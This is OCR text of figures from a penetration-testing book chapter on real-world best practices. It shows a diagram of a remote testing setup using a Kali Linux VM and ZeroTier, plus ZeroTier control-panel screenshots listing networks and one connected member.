
Chapter 17: Best Practices for the Real World




RJ45


Penetration testing machine
deployed at customer location
Windows 10
Kali Linux VM
ZeroTier
You
Internet


ZEROTIER
Download
Knowledge Base
Account
Networks
System
API
Community
Logout
1
2
Create A Network
Your Networks
Networks: 2
Authorized Members: 9 / 50
Online Members: 0
SEARCH
NETWORK ID
NAME
DESCRIPTION
SUBNET
NODES
CREATED
SkyNet
Personal Uses only
ZeroCool
Business Purposes only


ZeroTier Control Panel
ZeroTier Address
Version
1.8.4
Status
Online
Primary Port
9993
(service restart required)
Port Mapping (uPnP)
Enabled
Network ID
Name
Reconnect
Forget
Insert the Network ID
Join Network
1-1 / 1
Auth?
Address
Name/Description
Managed IPs
Last Seen
Version
Physical IP
1-1 / 1
1-1 / 1
Auth?
Address
Name/Description
Managed IPs
Last Seen
Version
Physical IP
Windows 10 systems
(description)
10.147.17.77
ONLINE
1.6.5
1-1 / 1